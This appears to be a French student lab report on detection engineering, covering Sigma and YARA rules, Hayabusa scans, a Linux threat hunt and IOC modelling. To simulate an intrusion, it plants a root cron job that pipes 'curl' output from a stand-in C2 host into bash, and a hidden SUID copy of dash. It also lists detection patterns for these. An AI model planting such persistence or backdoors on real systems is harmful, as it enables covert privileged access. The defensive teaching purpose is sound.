Suspicious PowerShell Encoded Command Patterns	high
HackTool - Empire PowerShell Launch Parameters	high
Suspicious Execution of Powershell with Base64	medium




Figure 17 *— Scan ciblé de powersploit-security.evtx : 24 événements sur 27 avec une détection.*




Figure 18 *— Alertes principales par niveau de sévérité.*

Ma règle Sigma personnalisée

Kali · powershell_encoded_sec.yml

```
title: PowerShell avec commande encodee
id: d4e5f6a7-b8c9-4d0e-8f1a-2b3c4d5e6f70
ruletype: Sigma
status: experimental
description: Detecte un lancement de PowerShell avec une commande encodee en base64.
author: M'BOH Mohamed
date: 2026/10/12
logsource:
  product: windows
  service: security
detection:
  selection:
    Channel: Security
    EventID: 4688
    CommandLine|contains:
      - '-EncodedCommand'
      - ' -enc '
  condition: selection
level: high
tags:
  - attack.execution
  - attack.t1059.001
falsepositives:
  - Scripts d'administration encodes
```

Hayabusa exige un format de règle plus strict que Sigma : un champ `ruletype` et un `Channel` dans la détection (il écarte les journaux d'un canal que les règles actives ne ciblent pas). Ma première version, écrite pour Sysmon sans ces champs, n'était pas chargée (`No rules were loaded`). Après correction, la règle est chargée seule (`Total detection rules: 1`) et détecte **2 événements sur 27**, correspondant aux deux commandes `-Enc` du journal.



Figure 19 *— Avant correction : la règle personnalisée n'est pas chargée (0 règle, 0 événement).*



Figure 20 *— Après correction : 1 règle chargée, 2 événements détectés sur 27.*

La ligne du `timeline.csv` (profil `verbose`, colonnes principales) :

Horodatage	Règle	Niveau	Machine	Canal	EventID	Tactique	Tag
2016-09-20 19:15:54	PowerShell avec commande encodee	high	IE10Win7	Sec	4688	Exec	T1059.001
2016-09-20 19:19:26	PowerShell avec commande encodee	high	IE10Win7	Sec	4688	Exec	T1059.001



Figure 21 — Contenu de `timeline_custom.csv` *: en-tête des colonnes et les deux détections de ma règle, avec ses tags ATT&CK.*

Règle Windows — faux positif et critère

Faux positif réaliste : les outils de déploiement et d'administration (supervision, SCCM/Intune, scripts de maintenance) lancent souvent PowerShell avec `-EncodedCommand` pour transmettre un script sans problème de guillemets. **Critère de réduction :** n'alerter que si la ligne de commande combine `-enc` avec `-W Hidden`, `-NoP` ou `-NonI`, comme dans ce journal (`-NoP -sta -NonI -W Hidden -Enc`), ou si le processus parent est inhabituel (`winword.exe`, `wmiprvse.exe`, `mshta.exe`). On exclut aussi les comptes de service et les chemins de scripts connus.

6. Partie 3 — Détecter sur le contenu : YARA

YARA reconnaît des motifs (chaînes, octets) dans des fichiers ou dans la mémoire d'un processus. Deux échantillons ont été créés sur l'Ubuntu Server : `backup.sh` (légitime) et `update.sh` (suspect : appel d'un domaine C2, décodage base64 et exécution via `| bash`). Aucun n'est exécuté.

Ubuntu Server · downloader.yar (V1)

```
rule SenTech_Downloader_Suspect
{
    meta:
      author = "SOC SenTech"
      description = "Script telechargeur suspect (C2 + execution en memoire)"
      attack = "T1059, T1105"
      severity = "high"
    strings:
      $c2 = "malware-c2.example" ascii nocase
      $dl = "curl" ascii
      $pipe = "| bash" ascii
      $b64 = "base64 -d" ascii
    condition:
      $c2 or (2 of ($dl, $pipe, $b64))
}
```

Détection sur fichier : seul `update.sh` correspond. **Détection en mémoire** : un processus Python garde en mémoire la chaîne `SENTECH_IMPLANT_MARKER_7f3a` (simulation d'un implant résident). La règle `Marqueur_En_Memoire` scannée sur son PID (`sudo yara memory.yar 3148`) le retrouve, sans qu'aucun fichier ne contienne ce marqueur.




***Figure 22** — Ubuntu Server : détection de* `update.sh` *sur fichier, puis du marqueur en mémoire (PID 3148).*

Pourquoi une détection sur fichier échoue face à un implant en mémoire

Une détection sur fichier analyse ce qui est écrit sur le disque. Un implant « sans fichier » est chargé directement en RAM (injection de code, exécution via un tube `| bash`, mémoire anonyme) et n'écrit rien sur le disque : il n'y a aucun fichier à scanner. Même un implant empaqueté ou chiffré sur disque apparaît déchiffré en mémoire au moment de son exécution. Scanner la mémoire du processus par son PID voit donc ce que le scan de fichiers ne peut pas voir.

Réduire les faux positifs : la version V2

La V1 déclenche dès que 2 chaînes sur 3 sont présentes. Un script d'installation légitime (`curl ... | bash`) en contient deux : j'ai créé `install_legit.sh` pour le montrer, la V1 le signale à tort. La V2 impose trois garde-fous : le fichier commence par un shebang `#!` (`uint16(0) == 0x2123`), il est petit (`filesize < 2KB`), et il faut soit le domaine C2 combiné à une exécution (`| bash` ou `base64 -d`), soit les trois comportements ensemble.

Ubuntu Server · downloader_v2.yar (condition de la V2, chaînes inchangées)

```
    condition:
      uint16(0) == 0x2123 and filesize < 2KB and
      (($c2 and 1 of ($pipe, $b64)) or all of ($dl, $pipe, $b64))
```

```
eagleone@tekrour83:~$ cat > ~/memory.yar <<'EOF'
rule Marqueur_En_Memoire
{
    strings:
      $m = "SENTECH_IMPLANT_MARKER_7f3a" ascii
    condition:
      $m
}
EOF
sudo yara ~/memory.yar "$PID"
[sudo] password for eagleone:
Marqueur_En_Memoire 3148
eagleone@tekrour83:~$ kill "$PID"
eagleone@tekrour83:~$ echo '#!/bin/bash' > ~/samples/install_legit.sh
echo 'curl -fsSL https://get.example.org/install.sh | bash' >> ~/samples/install_legit.sh
yara ~/downloader.yar ~/samples
[1]+  Terminated              python3 -c 'x="SENTECH_IMPLANT_MARKER_7f3a"; import time; time.sleep(300)'
SenTech_Downloader_Suspect /home/eagleone/samples/install_legit.sh
SenTech_Downloader_Suspect /home/eagleone/samples/update.sh
eagleone@tekrour83:~$ cat > ~/downloader_v2.yar <<'EOF'
rule SenTech_Downloader_Suspect_V2
{
    meta:
      author = "SOC SenTech"
      description = "Script telechargeur suspect, version a faux positifs reduits"
      attack = "T1059, T1105"
      severity = "high"
    strings:
      $c2 = "malware-c2.example" ascii nocase
      $dl = "curl" ascii
      $pipe = "| bash" ascii
      $b64 = "base64 -d" ascii
    condition:
      uint16(0) == 0x2123 and filesize < 2KB and
      (($c2 and 1 of ($pipe, $b64)) or all of ($dl, $pipe, $b64))
}
EOF
yara ~/downloader_v2.yar ~/samples
SenTech_Downloader_Suspect_V2 /home/eagleone/samples/update.sh
eagleone@tekrour83:~$
```

Figure 23 *— La V1 signale deux fichiers (dont un faux positif), la V2 un seul :* `update.sh`.

> **Limite de la V2**
> Une règle plus stricte laisse passer plus facilement un attaquant qui gonfle son script ou retire le shebang. D'où la complémentarité avec une règle Sigma comportementale.

7. Partie 4 — La chasse aux menaces

Hypothèse : un attaquant a établi une persistance et/ou un accès privilégié sur le serveur Ubuntu, sans déclencher les détections automatiques existantes.

Mise en place des artefacts (simulation, sur l'Ubuntu Server)

Ubuntu Server

```
echo '* * * * * root curl -s http://malware-c2.example/beacon | bash' | sudo tee /etc/cron.d/sentech-update
      > /dev/null
sudo cp /bin/dash /usr/local/bin/.maint && sudo chmod 4755 /usr/local/bin/.maint
```

Le premier artefact simule une persistance par cron (T1053.003), le second une porte dérobée SUID cachée (T1548.001). Le domaine `.example` ne se résout jamais et le labo est isolé : rien ne sort.

Requêtes de chasse et résultats

Bloc	Commande	Résultat
1. Tâches planifiées	`ls -la /etc/cron.d/ /etc/cron.*/`, `cat /etc/cron.d/*`, `systemctl list-timers --all`	`sentech-update` (créé à 22:22) lance `curl ... | bash` chaque minute en root. Timers systemd standards.
2. Binaires SUID	`find / -perm -4000 -type f` (puis filtre des chemins système)	`/usr/local/bin/.maint` : caché et hors des chemins système. Les SUID de `containerd` sont du bruit (images Docker).
3. Comptes	`awk -F: '$3>=1000 {print $1, $3}' /etc/passwd`	`backdoor_svc` (UID 1001), créé en partie 2.2.
4. Réseau	`ss -tunap`	Aucune connexion sortante vers un C2. Seule connexion établie : la session SSH d'administration. Port 8765 = `falco`.
5. Fichiers récents	`find /etc /usr/local -mmin -240 -type f`	Uniquement `sentech-update` et `.maint`.
6. Auditd	`ausearch -k root_commands --start recent | grep -E 'curl|\.maint'`	`cp /bin/dash ... /.maint` puis `chmod 4755 ... /.maint` tracés.




Figure 24 *— Bloc 1 :* `/etc/cron.d/sentech-update` *(63 octets, créé à 22:22) et timers systemd standards. Le service* `cron` *est* `inactive`*.*




Figure 25 *— Bloc 2 :* `/usr/local/bin/.maint` *parmi les SUID, puis traces Auditd de sa création (*`cp` *puis* `chmod 4755`*).*




Figure 26 *— Blocs 3 à 5 : compte* `backdoor_svc`*, état réseau, fichiers récents.*



Figure 27 *— Écarter le bruit : le port 8765 appartient à* `falco` *(outil du TP 1), donc légitime.*

Le service `cron` est inactif sur ce serveur (installation minimale) : le fichier est une persistance posée mais jamais exécutée, ce qui explique l'absence de `curl` dans Auditd. La chasse cherche l'artefact, pas son exécution.

Nouvelle détection : règle Sigma issue de la chasse

Kali · cron_c2.yml

```
title: Persistance cron rappelant un C2 via un interpreteur
id: 7a9c1e52-3b4d-4f6a-9d8e-0c1b2a3f4e5d
status: experimental
description: Detecte un telechargement HTTP redirige vers un interpreteur, typique d'une persistance cron
      rappelant un C2.
author: M'BOH Mohamed
date: 2026/10/12
logsource:
  product: linux
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '/curl'
      - '/wget'
    CommandLine|contains|all:
      - 'http'
      - '| bash'
  condition: selection
level: high
tags:
  - attack.persistence
  - attack.command_and_control
  - attack.t1053.003
falsepositives:
  - Scripts d'installation legitimes (curl | bash)
```

Conversion Splunk réussie : `Image IN ("*/curl", "*/wget") CommandLine="*http*" CommandLine="*| bash*"`. La commande `sigma check` a échoué car elle télécharge des données MITRE D3FEND, impossible sur un réseau isolé : la validité de la règle est établie par la conversion.




Figure 28 *— Kali : conversion de* `cron_c2.yml`*, adresse 192.168.10.99/24 et ping vers l'Ubuntu Server.*

> **Limite de la règle**
>
> Quand `cron` exécute `curl ... | bash`, le tube `|` est géré par le shell : la ligne de commande de `curl` ne contient donc pas `| bash`, mais celle du shell parent (`sh -c`). La règle est correcte pour le TP mais fragile en production. Une version robuste cible le shell parent, ou la création d'un fichier dans `/etc/cron.d/`.

Fiche de chasse

Champ	Contenu
Hypothèse	Un attaquant a établi une persistance et/ou un accès privilégié sur le serveur Ubuntu, en échappant aux détections automatiques existantes.
Sources de données	Tâches planifiées (`/etc/cron.d`, `/etc/cron.*`, timers systemd), système de fichiers (bit SUID, fichiers modifiés depuis 4 h), comptes (`/etc/passwd`), état réseau (`ss`), journaux Auditd (clé `root_commands`).
Requêtes exécutées	Les six blocs du tableau ci-dessus, plus `ss -tlnp | grep 8765` pour identifier le port 8765.
Découvertes	1. `/etc/cron.d/sentech-update` : `curl ... | bash` chaque minute en root (T1053.003). 2. `/usr/local/bin/.maint` : SUID 4755 caché, copie de `dash`, tracé par Auditd (T1548.001). 3. Compte `backdoor_svc`, UID 1001 (T1136.001). **Écartés :** port 8765 (`falco`), SUID de `containerd`, timers systemd standards, session SSH d'administration.
Verdict	Hypothèse confirmée : deux mécanismes de persistance et d'élévation de privilèges, plus un compte suspect. Aucune communication C2 observée (`cron` inactif, domaine `.example` non résolvable). Intrusion simulée en labo.
Nouvelle détection	Règle Sigma `cron_c2.yml` (niveau high, T1053.003), convertie en requête Splunk. Pistes : surveiller `/etc/cron.d` avec une règle Auditd `-w`, alerter sur tout `chmod` posant un bit SUID.
Pyramide de la douleur	La règle Sigma est au sommet (TTP : télécharger et exécuter via une tâche planifiée). Le domaine C2 seul est en bas (« noms de domaine »), le nom `.maint` au niveau « artefacts ».

Remise en état du laboratoire

Ubuntu Server (fin du TP)

```
sudo rm /etc/cron.d/sentech-update
sudo rm /usr/local/bin/.maint
sudo userdel backdoor_svc
```

Alternative : restaurer le snapshot `Avant_TP2_Detection` de l'Ubuntu Server.

8. Partie 5 — Renseignement sur les menaces et IOC

MISP est une plateforme de partage de renseignement : un **événement** regroupe des **attributs** (domaine, URL, fichier...) et des **tags** (ici, techniques ATT&CK). Faute d'espace disque sur Kali pour déployer MISP en Docker, j'ai suivi l'**option B** du TP : modéliser l'événement en JSON, avec la même structure, et le valider avec `jq`.

Kali · ioc_event.json

```
{
  "event": "Persistance interne SenTech - cron C2",
  "threat_level": "medium",
  "attributes": [
    { "type": "domain", "value": "malware-c2.example", "category": "Network activity" },
    { "type": "url", "value": "http://malware-c2.example/beacon", "category": "Network activity" },
    { "type": "filename", "value": "/usr/local/bin/.maint", "category": "Payload delivery" }
  ],
  "attack": ["T1053.003", "T1071"]
}
```



***Figure 29** — Kali : création de `ioc_event.json` et lecture valide avec `jq`.*

Règle YARA dérivée de l'IOC. Le domaine issu de la chasse devient une règle, testée sur le vrai artefact récupéré de l'Ubuntu Server (`scp`) : la boucle chasse, IOC, détection est bouclée.

Kali · ioc_c2.yar

```
rule IOC_C2_SenTech
{
    meta:
      source = "MISP event: Persistance interne SenTech"
    strings:
      $d = "malware-c2.example" ascii nocase
    condition:
      $d
}
```




Figure 30 — Kali : la règle `IOC_C2_SenTech` *retrouve le domaine dans* `sentech-update`*.*

Position de chaque indicateur sur la pyramide de la douleur

Indicateur	Niveau de la pyramide	Durabilité
Hachage de `.maint`	Valeurs de hachage (bas)	Inutilisable : `.maint` étant une copie de `/bin/dash`, son hachage est identique à celui du binaire légitime.
Domaine `malware-c2.example` **et URL** `/beacon`	Noms de domaine / artefacts réseau	Changés en quelques minutes par l'attaquant.
Nom de fichier `.maint`	Artefacts hôte	Se renomme en une commande.
Règle Sigma `cron_c2.yml`	TTP (sommet)	Oblige l'attaquant à changer de technique.

Les IOC de cet événement sont tous situés en bas de la pyramide : utiles pour retrouver cet artefact précis, mais fragiles. La protection durable reste la règle Sigma comportementale de la partie 4. Un bon renseignement lie donc toujours l'IOC à la technique ATT&CK, ici via les tags `T1053.003` et `T1071`.

9. Bilan : ce que j'ai appris

Sur les concepts

- **ATT&CK est un langage commun.** Mesurer sa couverture technique par technique est plus parlant que compter ses règles.
- **Une détection est un compromis.** Plus elle est large, plus elle fait de faux positifs. La V2 de YARA montre comment des conditions (shebang, taille, combinaison de chaînes) améliorent la précision, au prix d'angles morts.
- **Fichier et mémoire se complètent.** Un implant sans fichier n'est visible qu'en mémoire ou par son comportement.
- **La chasse est une démarche** : hypothèse, données, analyse, verdict, puis transformation de la trouvaille en détection durable. Savoir écarter le bruit (`falco`, `containerd`) fait partie du métier.
- **La pyramide de la douleur** : les IOC simples (hachage, domaine, nom de fichier) sont fragiles, et un hachage peut même être trompeur. Seules les techniques (TTP) durent.

Sur les outils

- **Auditd** : des clés explicites (`identity`, `root_commands`) rendent les recherches rapides.
- **Sigma / sigma-cli** : une règle décrit une logique indépendante du produit, mais les champs et les pipelines dépendent du backend.
- **Hayabusa** : applique des milliers de règles Sigma à des journaux `.evtx` et produit une timeline exploitable ; son format de règle est plus strict (`ruletype`, `Channel`).

- **YARA** : recherche de motifs dans des fichiers et dans la mémoire d'un processus.
- **jq et le shell** : valider un JSON, filtrer et compter des résultats.

Sur la méthode

- **Vérifier avant de croire** : empreinte SHA-256 du binaire, T-ID sur le site officiel, version de la syntaxe (`dfir-timeline` remplace `csv-timeline` dans Hayabusa 4).
- **Lire le message d'erreur en entier** : la plupart des blocages avaient une cause simple et précise.
- **Prouver chaque étape** par une capture, pour que le travail soit reproductible.
- **Adapter sans trahir l'objectif** : sans VM Windows, le but (détecter un PowerShell encodé avec Sigma et Hayabusa) a été atteint autrement.

Difficultés rencontrées et solutions

Problème	Cause	Solution
`apt` bloqué (« Waiting for cache lock »)	Mises à jour automatiques (`unattended-upgrades`)	Patienter, puis désactiver le service pendant le TP
`auditctl` introuvable	auditd absent de l'installation minimale	Installation, règles recréées dans `/etc/audit/rules.d/`
Netplan : « Invalid YAML »	Indentation et nom d'interface vide (plus de route par défaut sur VMnet1)	Lire le nom de la carte via l'IP provisoire, générer le fichier par copier-coller en SSH
`nmcli` n'active pas l'IP de Kali	Carte déclarée dans `/etc/network/interfaces`, donc non gérée par NetworkManager	IP statique fixée dans `/etc/network/interfaces`
VM Kali « en cours d'utilisation »	Verrou VMware après un arrêt brutal	« Take Ownership » après vérification
`sigma convert` : pipeline requis	Le backend Splunk exige un pipeline	Option `--without-pipeline`
Hayabusa : `csv-timeline` absente	Commande fusionnée en `dfir-timeline` depuis la v4	Lecture de l'aide (`help`)
Règle personnalisée : « No rules were loaded »	Format Hayabusa : `ruletype` et `Channel` manquants	Ajout de `ruletype: Sigma` et `Channel: Security` : 2 détections
`sigma check` en erreur	Téléchargement de données MITRE impossible (labo isolé)	Validité établie par la conversion, limite documentée

Compétences acquises

Compétence visée	Preuve dans ce rapport
Cartographier une menace sur ATT&CK	Section 4 : 5 techniques vérifiées
Écrire, convertir et tester des règles Sigma	Section 5 et section 7 : 3 règles, conversions Splunk, test Hayabusa
Écrire des règles YARA sur fichier et mémoire, réduire les faux positifs	Section 6 : règles V1, V2 et mémoire
Mener une chasse structurée	Section 7 : 6 blocs de requêtes, fiche de chasse
Modéliser des IOC et les relier aux techniques	Section 8 : événement JSON, règle YARA dérivée
Raisonner avec la pyramide de la douleur	Sections 7 et 8

10. Limites et écarts par rapport à l'énoncé

